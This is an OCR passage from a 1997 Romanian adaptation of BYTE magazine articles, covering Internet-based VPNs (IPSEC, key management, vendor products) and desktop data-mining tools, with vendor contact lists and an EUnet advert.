Folosind o VPN, companiile pot descărca cea mai mare parte a cheltuielilor și disputelor asociate cu conectivitatea de apel: utilizatorii pur și simplu fac un apel la cel mai apropiat ISP POP. ISP-ul administrează banca de modemuri și servere de comunicații și astfel face cea mai mare parte a investiției în tehnologiile de acces. ISP-ul direcționează traficul de apel către o corporație centrală via VPN. În situl central, corporația menține o singură conexiune la Internet, în mod normal, printr-o linie digitală de înaltă viteză cum ar fi T1. Traficul de apel arată ca și un trafic Internet obișnuit, ce rulează pe o linie de acces digitală de înaltă viteză. Funcțional, utilizatorii de la distanță au aceeași conexiune la rețeaua corporației, ca și cum s-ar afla la birourile lor din situl central.

VPN-uri partener

După accesul prin apel, conexiunea la partenerii de afaceri reprezintă avantajul major al rețelelor private virtuale, bazate pe Internet, față de rețelele private. Decât să închiriați linii directe către partenerii și consumatorii majori, puteți folosi mai degrabă conexiunile Internet existente, pentru a realiza un trafic VPN.

Pe de altă parte, pentru un trafic între companii pentru servicii echivalente, o VPN nu prezintă, din punctul de vedere al prețului, un avantaj față de Frame Relay, afirmă Paulak de la Gartner. Logica din spatele acestei afirmații are următoarea motivație: aceeași infrastructură de bază de telecomunicații furnizează atât servicii Internet cât și servicii pentru rețele private. Prin urmare, vor avea în comun o parte din structura costului. În plus, purtătorii ISP pot taxa pentru serviciile adiționale pe care le oferă, incluzând aici fiabilitatea, disponibilitatea și QoS.

ExtraLink de la UUNet este un bun exemplu. La unul din puncte, ExtraLink, care a folosit rețeaua Frame Relay de bază a UUNet, costă cu 30% mai mult decât un Frame Relay obișnuit, a afirmat Paulak. UUNet a pornit cu același cost de bază, pe care orice purtător îl oferă pentru menținerea unei rețele Frame Relay. Apoi UUNet a adăugat rutarea IP și securitatea. Normal, compania a trebuit să taxeze suplimentar. Alți purtători, cum ar fi AT&T, au oferit servicii administrate Frame Relay, care includ rutare IP și securitate, pentru doar 15 % în plus față de Frame Relay obișnuit.

O astfel de administrare a serviciilor Frame Relay nu are să vă permită conectarea la rețelele Frame Relay ale altor companii, până ce UUNet nu va conecta mai multe companii la aceeași rețea ExtraLink. Pentru conectarea la furnizori, parteneri de afaceri și clienți, un serviciu ca ExtraLink poate reprezenta mult.

Dacă rețelele private virtuale ajută furnizorii de servicii Internet să acapareze mult din piața de acțiuni, aceștia ar putea să coboare prețurile. VPN-urile deseori suportă aplicații cu cicluri înalte de sarcină, față de un acces Internet tipic, semnalează Skip Taylor, group manager al serviciilor de acces de la distanță al CompuServe Network Services. Astfel de aplicații, incluzând programe de lucru acasă, acces de la distanță, utilizatori nomazi și echipe funcționale în diferite locații, pot genera o încărcare consistentă a traficului, care poate justifica magistralele cu o largă lățime de bandă. Prețul unitar scade, pe măsură ce volumele cresc și magistralele sunt utilizate mai eficient, observă Taylor. În martie, CompuServe a început testarea la serviciul VPN, bazat pe IP, care va fi rulat în timpul anului în 10 sau 15 zone metropolitane importante.

Conform analiștilor de la Gartner, clienții de afaceri sunt foarte interesați în servicii VPN bine controlate oferite de un singur ISP, cum ar fi CompuServe sau UUNet. Oricum, din punctul de vedere al clientului, aceste servicii sunt mai mult sau mai puțin identice cu serviciile pe care aceiași furnizori Internet le-au oferit de-a lungul anilor. În ambele cazuri, clientul face apel, folosind o linie asincronă și PPP, fiind conectat în siguranță și fiabil la situl central.

Atunci, furnizorii Internet doar ademenesc clientul cu termenul „VPN" care implică un acces de oriunde și prețuri scăzute, după care vor oferi un acces și prețuri la valoarea obișnuită cu o nouă terminologie? Inițial, așa ar arăta procesul. Însă, cu trecerea timpului, aceste servicii vor evolua pentru a furniza un nivel de conlucrare mai bun decât cel existent în prezent.

VPN-uri multifurnizor

Când protocoale ca IPSEC, L2TF și SOCKS se vor maturiza, furnizorii de servicii Internet vor fi capabili să interconecteze tuneluri mult mai ușor. Cu acorduri în ceea ce privește interfețele de rețea, pentru a asigura disponibilitatea și calitatea serviciilor, ISP-urile vor fi capabile să ofere rețele VPN care traversează mai mulți furnizori, fără a renunța la garanțiile de serviciu, care sunt asociate cu actualele VPN-uri cu furnizori unici. Oricum, probabil nu veți vedea multe VPN-uri multifurnizor până în 1998.

Între timp, organizațiile pot implementa propriile VPN-uri multi-ISP, cu performanțe garantate, folosind echipamentul de la sediul beneficiarului, dacă acesta poate obține garanții ale serviciului din partea

Soluții pentru securitate

IPSEC (IP secure) reprezintă noul standard pentru protejarea rețelelor private virtuale (VPN). IPSEC este o familie de protocoale descrise în aproape 17 documente ale IETF (Internet Engineering Task Force) dintre care cele mai importante sunt RFC-urile de la 1825 la 1829. O cerință majoră pentru o implementare, conform IPv6, IPSEC definește protocoale pentru autentificare, secretizare și integritate a datelor la nivel IP sau nucleu, folosind două headere IP opționale: AH (Authentication Header) care suportă autentificare și integritatea datelor și ESP (Encapsulating Security Payload) care asigură secretizarea. Aceste protocoale fundamentale au fost acceptate în 1995 și au fost testate până în 1996. Oricum, acordul a trenat modul de stabilire al asocierilor pentru securitate, a algoritmilor de criptare și a schimbului de chei publice. Aceste funcții sunt critice pentru autentificare interoperabilă, autorizație, integritate a datelor și nerecunoaștere.



Administrarea cheilor va fi o caracteristică importantă a IPSEC. Standardul X.509 definește un format pentru certificatele digitale, însă nu specifică modul în care două noduri pot stabili o asociere de securitate și să cadă de acord asupra unei chei de criptare pentru o sesiune particulară. În cea mai mare parte a anului trecut, dezbaterile au continuat în interiorul grupului de lucru IPSEC, în legătură cu întrebarea dacă astfel de funcții de administrare a cheilor ar trebui să fie bazate pe SKIP (Simple Key Management for Internet Protocols) dezvoltat de Sun Microsystems sau ISAKMP (Internet Security Association and Key Management Protocol)/Oakkley, care a fost sprijinit de Cisco Systems.

SKIP este ușor de implementat și presupune o bătaie mai mică de cap atunci când este stabilită o asociere de securitate. De fapt, dacă fiecare gazdă are deja certificatul cheii publice, SKIP nu mai trebuie să schimbe nici un pachet pentru a stabili o cheie partajată pentru o asociere particulară. Pachetul de date însuși va conține destulă informație, pentru gazda de la recepție, pentru procesarea cheii partajate. Aceasta poate fi importantă acolo unde asociațiile sunt create și distruse relativ frecvent. Este de asemenea important când, spre exemplu, o gazdă reîncarcă sistemul de operare și trebuie să-și restabilească toate asocierile de securitate.

Din nefericire, implementări tipice ale SKIP nu permit prea multă negociere pentru algoritmii de criptare, așa cum ar fi DES (Data Encryption Standard) și DES triplu sau pentru alte opțiuni de asigurare a integrității datelor așa cum ar fi MD5 (Message Digest 5) sau tehnici de hashing SHA-1 (Secure Hash Al-goritm 1). Aceasta înseamnă că dacă un nod ce folosește SKIP nu poate decripta un pachet, nu există metode în cadrul SKIP pentru refacere. În mod tipic, mesajele trebuie trimise în afara protocolului pentru a semnaliza eșecul. Cu toate acestea, nu există nici o asigurare că aceste mesaje nu pot fi prelucrate, oferind ocazia unui atacator de-a întrerupe comunicația.

ISAMP/Oakley suportă multiple negocieri, fiind astfel mai robust și mai sigur. În toamna lui 1996, ISAKMP/Oakley a fost desemnat ca element de bază pentru IKMP (Internet Key Management Protocol), un protocol IPSEC major de administrare a cheii. SKIP este acum un protocol IPSEC opțional. Implementările ISAKMP/Oakley și SKIP au fost testate în sarcină, în luna martie, iar IKMP va fi testat de IETF în iulie.

furnizorilor Internet individuali. Spre exemplu, clienții pot:

- configura tuneluri inițiate de client, via furnizori ISP multipli
- cripta aceste tuneluri
- implementa un sistem de chei digitale pentru autentificare și nerecunoaștere
- configura rutere și firewall-uri pentru a preîntâmpina accesarea sitului central din partea utilizatorilor neautorizați.


Puteți folosi capacitățile PPTP în Windows NT pentru a iniția și termina tuneluri prin furnizori ISP multipli. Alternativ, puteți termina tunelurile cu un server NT, și lăsa furnizorii Internet să manipuleze inițierea, dacă sunt configurate pentru așa ceva.

Sau puteți folosi MobileVPN sau PartnerVPN, de la Aventail pentru a stabili tuneluri inițiate de client via SOCKS. MobileVPN conectează un singur client Windows sau Unix la un server Unix sau NT, în spatele firewall-ului sitului central. PartnerVPN conectează două rețele LAN, prin crearea unui tunel între două servere LAN, bazate pe Unix sau NT. Soluțiile VPN de la Aventail sunt sistemele client/server. Prețul pentru server pornește de la 4995$, iar cel pentru clienți începe de la 69$.

Atât furnizorii ISP cât și utilizatorii finali pot implementa VPN-uri PPTP, folosind firewall-ul FireWall-1 de la Check Point Software Technologies. Soft-ul client, de la SecuRemote de 100$, poate fi folosit să configureze tuneluri PPTP inițiate de client, care se termină în FireWall-1 la POP-ul ISP-ului sau la situl central al corporației.

Ascend Communications, furnizorul dominant de comutatoare de acces pentru furnizori ISP, a oferit suport acestui protocol în comutatoarele de acces Ascend MAX WAN încă din 1996, permițând ISP-urilor să ofere tunelare ca și un serviciu al clienților lor. Ascend va suporta L2TP, când aceasta va fi gata pentru implementare.

TimeStep oferă o implementare a criptării IPSEC în familia Permit a produselor VPN. Aceste produse includ Permit PC, un soft client de 99$ bazat pe Windows; Security MicroGate, un soft de 1795$ care furnizează servicii VPN pentru un singur nod de rețea; și softul Security Gateway de 5495$ care oferă servicii VPN pentru o întreagă rețea LAN sau o subrețea. TimeStep, de asemenea, a oferit un soft de administrare bazat pe SNMP, Secure Network Management System de 4995$. TimeStep suportă certificate X.509 și va suporta ISAKMP (Internet Security Association and Key Management Protocol)/Oakley când va fi pregătit pentru lansare. (vezi caseta „Soluții de securitate“).



Cu PPTP (Point-to-Point Tunneling Protocol), un client de la distanță nu trebuie să ruleze un soft VPN special.

AltaVista Tunnel 97, de la AltaVista Internet Software (un subsidiar al Digital Equipment Corporation), este o soluție VPN inițiată de client. Este bazată pe o tehnologie proprietară, însă AltaVista planifică să adopte standarde de tunelare. Când a fost introdus, în 1995, AltaVista Tunnel a necesitat un server Unix de la Digital. Un port NT/Intel a fost lansat în octombrie '96 și un port NT/Alpha în mai '97. Un port Solaris este așteptat până la sfârșitul acestui an. AltaVista Tunnel suportă Windows 95 și clienții NT. Tunnel 97 Personal Edition costa 99$. Workgroup Edition este de 995$.

Tehnologia VPLink a VPNet vă permite să configurați tuneluri în mod independent de ISP. VPLink încorporează compresii de date în timp real, împreună cu criptare IPSEC, autentificare și administrare cheie. „Unitatea de serviciu VPN“ VSU-1000 de 3995$ a VPNet se situează între ultimul ruter al unei rețele interne și restul lumii. VSO-1000 administrează VPN-urile bazate pe IPSEC; criptează, decriptează și comprimă datele și administrează chei. Pentru că VSU-1000 oferă criptare și compresie bazată pe hardware, el poate satura o linie T1 sau E1. Compresia micșorează suprasarcina header-elor IPSEC, care altfel cresc dimensiunea pachetului la punctul unde Internetul fragmentează pachetele pentru transmisie, degradând, în mare măsură, rata de transfer prin liniile WAN. Compresia asigură o mai bună performanță și face soluția VPNet mult mai scalabilă.

VPNet va suporta protocoale de tunelare cum ar fi PPTP și L2TP, pe măsură ce aceste standarde se vor maturiza și vor câștiga adepți. VSU-1000 poate comunica cu alte VSU sau cu clienți soft IPSEC VPNremote pentru Windows 95 de 99$. O versiune Windows NT este pregătită pentru lansare la sfârșitul acestui an. Suita de unelte VPNmanager, bazată pe Java, de 3995$, configurează sistemul. Prin utilizarea fișierelor import/export, VPNmanager poate stabili extranet-uri între companii, folosind produsele VPNet.

Găsirea echilibrului

Pionierii în domeniu au început de anul trecut, construirea propriilor VPN-uri. Spre exemplu, cei trei mari producători de automobile din U.S. (General Motors, Ford și Chrysler) au anunțat lansarea unui pilot a Automotive Network Exchange (ANX) care va permite producătorilor de mașini să schimbe informații și să facă afaceri cu furnizorii lor. Programul pilot, anunțat la sfârșitul lui 1996, a fost reprogramat pentru al doilea trimestru al lui 1997. Lansarea pe rol a producției este de așteptat pentru trimestrul trei. ANX este sponsorizat de Grupul de Acțiune al Industriei de automobile, care constă din reprezentanții celor trei mari și a furnizorilor acestora. O companie de supraveghere a ANX, care încă nu a fost selectată, va oferi o administrare centralizată a rețelei și va certifica furnizorii ISP în implementarea rețelelor VPN în interiorul ANX. Bellcore oferă, în prezent, un ajutor în proiectarea rolului supraveghetorului ANX. ANX va suporta eventual mai mult de 10.000 de parteneri.

Oricum, mai multe VPN-uri cu furnizori ISP multipli, așa cum ar fi ANX, poate să fie o raritate pentru o perioadă. În următorii cinci ani, rețelele private vor continua să transporte marea majoritate a traficului de

firmă, apreciază Gartner Group. În mod tipic, o singură companie va folosi o astfel de rețea privată. 15% din traficul de date al corporației va fi purtat de rețele IP - a căror muncă va fi controlată de un singur furnizor de servicii, cum ar fi UUNet sau CompuServe Network Services, conform celor spuse de Gartner. Mai multe companii ar putea partaja o astfel de rețea, iar furnizorii de servicii pot garanta înalte nivele de securitate, disponibilitate, fiabilitate și performanță. Oricum, clienții sunt limitați la un acces, via puncte de prezență ale acelui furnizor de servicii. Gartner prevede că doar 5% din traficul de date al corporației va traversa rețeaua publică, ceea ce va furniza un acces de oriunde, însă cu un nivel coborât al securității și fără garanții ale performanței, fiabilității, disponibilității sau QoS.

Rebecca Wetzel, director pentru consultanță Internet al TeleChoice (Verona, NJ), o firmă de consultanță în telecomunicații, crede că ofertele Gartner vor fi clare pentru corporațiile mari care deja, în mod invariabil, au o infrastructură de rețea de date. Companiile mari, afirmă ea, pot folosi rețele VPN, bazate pe Internet, în special pentru a oferi suport muncitorilor mobili și naveliștilor (telecommuters), pentru aplicații în care accesul de oriunde este esențial. În schimb nu le vor folosi în aplicațiile de lucru în rețea cu flux principal de date.

La polul opus, companiile mici și mijlocii, probabil, nu vor avea nici o rețea de date privată. VPN-urile, bazate pe Internet, deoarece sunt atât de ușor și ieftin de implementat, ar putea capta majoritatea acestei piețe în creștere, în următorii cinci ani, afirmă Wetzel.

VPN-urile, bazate pe Internet, nu reprezintă rețelele de date mult așteptate, sigure, de înaltă calitate care nu costă aproape nimic. Cu toate acestea, VPN-urile pot furniza rețele de date omniprezente iar lucrul în astfel de rețele este mai bine protejat de majoritatea atacurilor, în comparație cu majoritatea rețelelor private (excepție făcând negarea serviciilor și Ping of Death). VPN-urile pot oferi un lucru în rețea ieftin și de mare calitate. Găsirea unei balanțe optime între accesul de oriunde, securitate, calitate și preț va presupune luarea în considerare a unor noi domenii de servicii și produse care vor crește mai diversificat și complex. ■

INFORMAȚII UTILE

Ascend Communications
Alameda, CA
510-769-6001
800-621-9578
fax: 510-814-2300
http://www.ascend.com
info@ascend.com

Aventail Corp.
Seattle, WA
206-223-1714
888-762-5785
fax: 206-777-5656
http://www.aventail.com

Bay Networks
Santa Clara, CA
408-988-2400
800-8-BAYNET
http://www.baynetworks.com

Check Point Software Technologies
Redwood City, CA
415-562-0400
fax: 415-562-0778
http://www.checkpoint.com

CompuServe Network Services
Columbus, OH
614-723-1639
fax: 614-723-1643
khatem@csi.compuserve.com
http://www.network.compuserve.com

Microsoft
Redmond, WA
206-882-8080
http://www.microsoft.com

TimeStep
Kanata, Ontario, Canada
613-599-3610
fax: 613-599-3617
Herndon, VA
703-736-5220
http://www.timestep.com

UUNet Technologies
Fairfax, VA
703-206-5600
http://www.uunet.com

VPNet Technologies
San Jose, CA
408-445-6600
fax: 408-445-6611
http://www.vpnet.com

*Mike Hurwicz (*mhurwicz@attmail.com*) este scriitor și consilier stabilit în Brooklyn, NY.*

[din BYTE, o publicație McGraw-Hill, Inc.
Adaptare - *Daniel Moldovan*]



Data mining de la birou

Uneltele intuitive de minerit în date ajută managerii de nivel mediu în luarea unor decizii mai bune.

De Peter Hofland şi Jim Utsler

Ca rezultat al nivelării din cadrul companiilor europene, a apărut un cerc nou de angajaţi care contribuie la luarea deciziilor. Cu toate că s-ar putea să nu ia ei decizia finală, aceşti oameni au responsabilitatea recomandării unor soluţii pe baza cunoştinţelor despre afacerile firmei. Această responsabilitate mărită duce la creşterea cererii din partea profesioniştilor de unelte data mining, care le permit să recomande acţiuni pentru manageri mai rapid şi în cunoştinţă de cauză. Deoarece aceşti profesionişti nu sunt specialişti în analiza datelor şi nici statisticieni formaţi ei au nevoie de unelte uşor utilizabile care relevă în mod fiabil relaţiile complexe în bazele de date cu beneficiari, produse şi analize de piaţă. „Din cauza creşterii explozive a puterii sistemelor PC desktop, baze de date care au frecvent peste un milion de înregistrări sunt analizate cu un PC standard Windows NT“, spune Eric Tocatlian, director de marketing la Isoft, un producător de software pentru data mining.



ILUSTRAŢIA: MARK STEARNEY © 1997

Până nu de mult, majoritatea organizaţiilor mari aveau statisticieni angajaţi pentru analiza datelor vitale referitoare la activitate. Totuşi acest lucru se schimbă pe măsură ce managerii de marketing şi produse au nevoie să identifice configuraţiile şi evoluţiile beneficiarilor, să găsească grupări şi lipsuri în date, să creeze profiluri şi să detecteze anomalii fără să mai aştepte ca statisticianul să aibă timp disponibil. Şi de foarte multe ori, raportările statisticianului sunt mormane de informaţii depăşite şi poveşti despre ce reprezintă aceste statistici pentru organizaţie.„ Într-o lume perfectă“, afirmă preşedintele institutului SAS Jim Goodnight „la companii, cei care iau decizii ar trebui să lucreze cu experţi în evaluări cantitative. Dar puţine companii îşi pot permite acest lucru“.

Noile aplicaţii data mining pentru desktop oferă unelte de analiză puternice şi uşor de utilizat pentru profesioniştii din mediul de afaceri care fac marketing, finanţe sau planificare strategică. O trăsătură comună a acestor unelte este că ajută utilizatorii să se concentreze la problemele de afaceri şi nu la cele spinoase ale analizei datelor.

Uneltele desktop pentru data mining prezintă multe dintre aceleaşi tehnologii inteligente de recunoaştere de şabloane ca şi uneltele sofisticate din care provin: reţele neuronale, arbori de decizie, inducţie de reguli şi logică fuzzy. (Pentru mai multe informaţii privind aceste tehnici de analiză vedeţi: Endless Search, BYTE, nov.1995).

Interfeţe intuitive


Elementul cheie de la majoritatea acestor programe este modul vizual în care prezintă datele. De exemplu, Spotfire 1.0 de la IVEE Development System, un sistem data mining pentru Windows 95, NT şi Unix are câteva cursoare utilizabile câte una pentru fiecare variabilă statistică. Aceste cursoare pot fi folosite pentru a modifica reprezentarea datelor. Este astfel posibil să se parcurgă în mod interactiv variabilele şi să se detecteze configuraţiile interesante. Este de asemenea posibilă afişarea datelor împreună cu informaţii în fundal, cum ar fi o hartă pentru a uşura detectarea de configuraţii (pattern).

Spre deosebire de mineritul de date tipic algoritmic, bazat pe tehnici AI (inteligenţă artificială) menţionate mai sus, programele data mining au o interfaţă vizuală pentru o utilizare uşoară. Au totuşi limitări, în special atunci când sunt comparate cu flexibilitatea reţelelor neuronale. Utilizatorii se pot baza doar pe propriile cunoştinţe despre setul dat de date. Pe de altă parte, aşa cum arată Christopher Alberg de la IVEE Development,„ majoritatea profesioniştilor cunosc propriul domeniu de activitate mai bine ca o reţea neuronală“.

Într-adevăr,antrenarea unei rețele neuronale depinde frecvent de persoana care antrenează rețeaua. Persoana poate bloca o organizație într-o viziune incompletă și subiectivă asupra datelor. Acesta este motivul pentru care suporterii mineritului vizual de date afirmă că dacă se lucrează cu atenție și cu experiența și cunoștințele pe care managerii o aduc la rezolvarea sarcinilor, este posibilă transformarea rapidă a datelor vizualizate într-o strategie efectivă pentru activitate.

Unii proiectanți adaugă tehnici de vizualizare mai performante la rețelele neuronale și la sistemele bazate pe arbori de decizie. Cognos, un furnizor de vârf de unelte OLAP (on-line analytical processing) a cumpărat recent Right Information Systems, un producător de soft bazat pe rețele neuronale pentru modelare și elaborare de previziuni pentru afaceri. Companiile îmbină acum ambele abordări pentru a face ca softul lor să fie mai ușor de utilizat.

Un alt exemplu este proiectul de dezvoltare cu numele de cod DMINE de la SAS Institute, o combinație de rețele neuronale, arbori de decizie și tehnici de vizualizare destinat modelării predictive a domeniilor afacerii. Se așteaptă ca DMINE să apară în această toamnă. „Azi", spune Phil Winters, vicepreședintele pentru marketing de la SAS Institute Europe, „cei care iau deciziile în afaceri pierd mult timp așteptând după interogări de baze de date. Noi propunem o metodă mai proactivă de modelare predictivă".



Procesul de luare a deciziei ține seama de datele pertinente și de cunoștințele avute de manager despre afacere

Abordare în cinci pași

În efortul de a face data mining accesibil pentru o audiență mai largă și de a ajuta pe cei care iau decizii să ruleze sisteme data mining pe PC, SAS Institute promovează o metodologie care include cinci pași de bază: eșantionare, explorare, manipulare, modelare și evaluare. Această metodologie sugerează eșantionarea unor porțiuni mai reduse din baza de date, și nu a întregului set de date pentru reducerea timpului de procesare. Vizualizarea datelor ajută utilizatorul să găsească subseturile adecvate pentru a le eșantiona. Dacă datele sunt de complexitate prea mare pentru a fi reprezentate grafic, atunci este nevoie de metode statistice tradiționale ca analiza factorilor, grupurilor de valori și corespondenței între acestea.

Pe baza unei asemenea explorări, un utilizator poate curăți și actualiza partea selectată a datelor și apoi executa procesul de mining care calculează criteriile cele mai pertinente care aparțin unui set de date dat (modelare). Înr-o aplicație de marketing direct aceste criterii pot fi separate (de exemplu după vârstă, sex și venit) între grupurile de beneficiari. În faza finală a procesului, utilizatorul evaluează aceste modele și verifică valoarea lor pentru problema de afaceri reală.


Isoft a lansat anul trecut o versiune redusă a produsului propriu, numit Alice. Alice utilizează o gamă largă de algoritmi statistici pentru construirea de modele de previziuni. Programul reprezintă rezultatele modelului cu arbori de decizie, oferind utilizatorului posibilitatea de a sesiza imediat corelațiile de bază dintre date și permițând verificarea ușoară a ipotezelor.


Partea care face ca arborii de decizie să fie atât de atrăgători la programele de data

Minerit vizual

Spre deosebire de programele de analize statistice standard, mineritul vizual permite utilizatorilor să exploreze interactiv datele folosind grafice, diagrame sau interfețe utile care pot utiliza culori, filtre, animație și diferite nivele de detalii. Spotfire 1.0 de la IVEE, de exemplu, poate reprezenta distribuția datelor prin 2D scatter plot. Împreună cu reprezentarea se creează câteva cursoare utilizabile la manipularea reprezentării datelor.

Ecranul Spotfire arată sus, la dreapta, o bază de date de clienți ai unui magazin. Fiecare marcaj colorat reprezintă un client cu culoare diferită pentru sexe, cu dimensiunea marcajului în funcție de banii cheltuiți pe haine. Puteți selecta detaliile unui client prin selectarea cu maus a marcajului. Pentru a filtra doar clienții care au cheltuit peste 500$ de exemplu, deplasați cursorul corespunzător din dreapta. Ecranul de jos afișează această selecție. Simultan, ecranul mai arată că majoritatea acestor clienți au peste 45 de ani (axa x), două treimi sunt femei (roșu) și majoritatea au cheltuit peste 2500$ (axa y). Este atât de ușor să se identifice clar segmentul de piați din baza de date cu clienți.





mining pentru desktop, este posibilitatea de a reprezenta volume mari de date în mod eficient. Cu un arbore de decizie, utilizatorul poate forța separări, contopi noduri, reduce sau extinde ramuri și determina numărul de parametrii dintr-un arbore. În plus, utilizatorul poate selecta ușor acele ramuri care sunt interesante pentru el.

Documente explicabile

Sistemele data mining pot detecta modul în care unele obiecte sau variabile afectează altele, localiza schimbările în timp sau identifica tendințe în bazele de date cu beneficiari. Totuși, modul în care exprimă aceste informații este adesea o enigmă și este prea complicat pentru a fi înțeles de unii manageri. „Acesta nu este adecvat utilizatorilor din lumea afacerilor", spune Dr Kamran Parsaye, CEO la Information Discovery Systems. Sistemele OLAP interactive permit de exemplu utilizatorilor să mărească detaliile. Dar facilitățile de zoom prezintă informații în tabele care pot să nu fie clare pentru cei care nu sunt experți. „Avem nevoie de un limbaj care ajută echipamentele să-și exprime cunoștințele pentru beneficiul direct al utilizatorilor din lumea afacerilor", spune Parsaye.

Informațiile de ieșire din sistemele data mining ar trebui exprimate într-o formă denumită documente explicabile de către Parsaye. Documentele explicabile generează automat texte cu hyperlink, grafuri și rezumate de date pentru a exprima influențe, afinități, comparații, variații și tendințe identificate în date.

Documentele explicabile, în forma implementată în sistemul Intra/Knowledge realizat de firmă explică rezultatele procesului de data mining în fraze simple ca: „Vânzările au crescut în ultimul trimestru deoarece vânzările de suc de portocale în Arizona au fost peste așteptări datorită reducerilor de preț".

Intra/Knowledge oferă rezultate generate automat dintr-o bază de date și care sunt oferite pe un intranet de firmă. La o instituție financiară, de exemplu, programul ar putea citi datele brute și documentele generate în fiecare zi, ar putea identifica tendințe esențiale și apoi converti analiza în text în Engleză ușor de înțeles și grafice 3D.

O abordare alternativă, inducția de reguli, lucrează cu seturi de condiții care nu sunt ierarhice, spre deosebire de natura strict ierarhică a arborilor de decizie. Spre deosebire de rețelele neuronale, inducția de reguli permite, de exemplu, determinarea atât a regulii de probabilitate, cât și a erorii probabile a regulii.

Definirea regulilor

Cu toate că nu oferă rapoarte în format grafic, WizWhy, o unealtă de minerit în date cu inducție de reguli dezvoltată de WizSoft pentru Win 95 și NT oferă utilizatorilor posibilitatea să configureze analiza prin definirea unei serii de parametrii. Acești parametrii includ probabilitățile minime pentru reguli și numărul minim de cazuri pentru fiecare regulă. Acest lucru este comparabil cu utilizarea arborilor decizionali, care vă permit să limitați interogările prin finisarea arborilor și numărului de ramuri.

Aceste reguli cantitative de inducție de reguli au fost frecvent utilizate de specialiști din cercetarea medicală, pentru a descoperi de exemplu șabloane între simptome și boli. Dar și WizWhy și utilizatori cu mai puțină experiență pot analiza baze de date cu beneficiari și verifica deviații, frecvența deviațiilor și nivelul de probabilitate a regulilor detectate fără să fie nevoiți să înțeleagă algoritmul complex care stă la bază.

Cu toate că generația apărută de produse desktop pentru data mining nu poate să înlocuiască un depozit de date la o întreprindere mare, ea îmbunătățește eficiența pentru mulți manageri care iau decizii. Și aduc data mining la organizațiile medii și mici care nu-și putea permite un specialist pentru analiza datelor ■

Peter Hofland și Jim Utsler sunt ziariști și scriu despre tehnologie la The Visual Consultancy Corporation din Amsterdam. Îi puteți găsi la 100544.307@compuserve.com

[din BYTE, o publicație McGraw-Hill, Inc.
Adaptare - *Darvas Attila*]

INFORMAȚII UTILE

ISoft
Gif sur Yvette, France
+33-1-69412777
fax: +33-1-69412532
info@alice.fr
http://www.alice.fr

IVEE Development
Göteborg, Sweden
+46-31-7014260
fax: +46-31-101987
info@ivee.com
http://www.ivee.com

WizSoft
Tel Aviv, Israel
+972-3-5631919
fax: +972-3-5611945
abraham@wizsoft.com

SAS Institute
Heidelberg, Germany
+49-6221-4160
fax: +49-6221-474850
http://www.sas.com/

Information Discovery Systems
Hermosa Beach, CA, U.S.
+1-310-937-3600
fax: +1-310-937-0967
http://www.datamining.com

EUnet
Connecting Europe since 1982
Mai ieftin ca fax-ul,
Mai rapid ca DHL-ul!
Internet
TCP/IP
Cele mai moderne, ieftine și comode soluții de comunicații electronice și conectare la Internet, de acum și la dispoziția dumneavoastră!
EUnet Mail - Fax Delivery - New!
telnet
ftp
gopher
www
EUnet Romania SRL
Bd. Unirii 20, Bl. 5C, Et. 2,
Ap. 14, Sect. 4, București
Modem: 410.1162, 8N1, Username: info, login: info,
Tel: 4100100, Fax:4103883, E-Mail: info@eunet.ro

Adio GUI, Salut NUI

Interfețele utilizator orientate rețea își fac apariția la calculatoare PC și cele de rețea.

